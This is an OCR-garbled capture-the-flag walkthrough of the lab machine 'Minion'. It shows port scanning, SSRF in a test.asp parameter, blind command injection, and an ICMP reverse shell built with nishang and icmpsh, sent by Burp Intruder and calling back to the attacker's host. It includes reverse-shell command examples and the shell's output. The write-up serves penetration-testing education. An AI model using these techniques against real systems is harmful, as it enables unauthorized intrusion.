Minion

Synopsis

Minion requires fairly advanced knowledge of Windows and PowerShell to complete

Skills

- Knowledge of windows
- Knowledge of Powershell
- Exploiting server side request forgery
- Exploiting blind command injection
- Finding and reading alternate data streams

Exploitation

As always we start with the nmap to check what services/ports are open

No open ports on the default nmap ports, so let's launch a full port scan

```
# nmap -A 10.10.10.57

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 03:36 EDT

Nmap scan report for 10.10.10.57 (10.10.10.57)

Host is up (0.099s latency).

All 1000 scanned ports on 10.10.10.57 (10.10.10.57) are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

Too many fingerprints match this host to give specific OS details

Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)

HOP RTT ADDRESS
1 103.43 ms 10.10.14.1 (10.10.14.1)
2 103.43 ms 10.10.14.1 (10.10.157)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 92.51 seconds

— (root@kali)-[~/Peskton/Roxes]
```

And we found one open port 62696/TCP

```
Starting Nmap 7.93 (https://nmap.org) at 2023-06-17 04:00 EDT
Initiating Ping Scan at 04:00
Scanning 10.10.10.57 [4 ports]
Completed Ping Scan at 04:00, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:00
Completed Parallel DNS resolution of 1 host. at 04:00, 0.01s elapsed
Initiating SYN Stealth Scan at 04:00
Scanning 10.10.10.57 (10.10.10.57) [1 port]
Discovered open port 62696/tcp on 10.10.10.57
Completed SYN Stealth Scan at 04:00, 0.10s elapsed (1 total ports)
Nmap scan report for 10.10.10.57 (10.10.10.57)
Host is up (0.087s latency).
          STATE SERVICE
PORT
62696/tcp open unknown
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (72B)
```

Opening the browser gives us the following web page

Welcome to Minions Fanclub Site!




Judging from the value of TTL during the ping, we can deduce that our target is a Windows system and default web server for windows system is IIS and ASP files

```
# ping 10.10.10.57
PING 10.10.10.57 (10.10.10.57) 56(84) bytes of data.
64 bytes from 10.10.10.57: icmp_seq=1 ttl=127 time=76.4 ms
^C
--- 10.10.10.57 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 76.407/76.407/76.407/0.000 ms
```

So let's run dirb with the extension .asp to check if any asp files are on the server

And we found test.asp



Missing Parameter Url [u] in GET request!

Which informs us that parameter "u" is required


After adding this parameter we get the following server's response

Let's check if the parameter is vulnerable to server side request forgery


u=<u>http://127.0.0.1</u>

When we typed the above payload, we got a different server response, which is another web page

From this web page we can find a link leading us to the user's input field which is vulnerable to a remote code execution



If we type a valid command we get the "Exit Status=0"



But when we type invalid command we get "Exit Status=1"

```
Request

Pretty Raw Hex

| First | Raw | Hex | Raw | Hex | Render | Response | Response
```

This looks like a blind command injection, we can also confirm it by pinging ourselves

```
# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

04:23:08.470226 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 1, length 40
04:23:08.470248 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 1, length 40
04:23:09.476033 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 2, length 40
04:23:09.476046 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 2, length 40
04:23:10.491965 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 3, length 40
04:23:10.491980 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 3, length 40
04:23:11.509596 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 4, length 40
04:23:12.539531 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 4, length 40
04:23:12.539531 IP 10.10.10.57 > 10.10.14.5: ICMP echo reply, id 1, seq 5, length 40
04:23:12.539546 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 5, length 40
```

No we can be sure that e found a blind remote code execution

All attempts to get a reverse shell on the system proved to be in vain due to defence mechanisms

yet, we can take advantage of the fact that pinging is allowed and try to get a reverse shell via ping

To get a shell via ICMP we need the following things

- 1. InvokelCMPshell from nishang
- 2. lcmpsh_.py server

Both scripts can be downloaded from the github

```
Unction Invoke-PowerShellTcp

SYNOPSIS

Hishang script which can be used for Reverse or Bind interactive PowerShell from a target.

DESCRIPTION

This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.

Rescript is derived from Powerfun written by Ben Turner & Dave Hardy

PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

PARAMETER POrt
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

EXAMPLE
The S > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Bove shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be listening on the given IP and port.

EXAMPLE
The S > Invoke-PowerShellTcp -Bind -Port 4444

Bove shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

EXAMPLE
The S > Invoke-PowerShellTcp -Bind -Port 4444

Bove shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

EXAMPLE
The S > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444
```

First of all, let's execute the following command, to ensure that our machine will be ignoring pinging

```
# sysctl -w net.ipv4.icmp_echo_ignore_all=1 net.ipv4.icmp_echo_ignore_all = 1
```

Next we launch our icmp_sh.py server

Next, we launch powershell on linux, where we load or icmp reverse shell

Now we need to fold our payload, otherwise the one big blob will be send

```
(root⊗ kali) - [/opt/nishang/Shells]
PS> exit

(root⊗ kali) - [/opt/nishang/Shells]
# fold -w 120 shell_icmp.ps1.b64 > folded_shell_icmp.ps1.b64


(root⊗ kali) - [/opt/nishang/Shells]
# nano folded_shell_icmp.ps1.b65
```

After that, let's double URL encode all "+"



Now out reverse shell ICMP payload is ready to be sent to the target

To deliver it, we will use BurpSuit Intruder, which will be sending it line by line



As we remember "Exit Status=0" means true

So let's check if our malicious file that we just sent via BurpSuit Intruder exist on the server

```
Request
Pretty Raw Hex
| Set | Inc. |
```

And we confirmed that our file exists on the server

We need to remember that file that we sent was base64 encoded, so now we need to decode it

After decoding, we can run our script and get a reverse shell on the system

```
# python2.7 icmpsh.py 10.10.14.5 10.10.10.57
Vindows PowerShell running as user MINION$ on MINION
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
Lis apppool\defaultapppool

PS C:\windows\system32\inetsrv>
```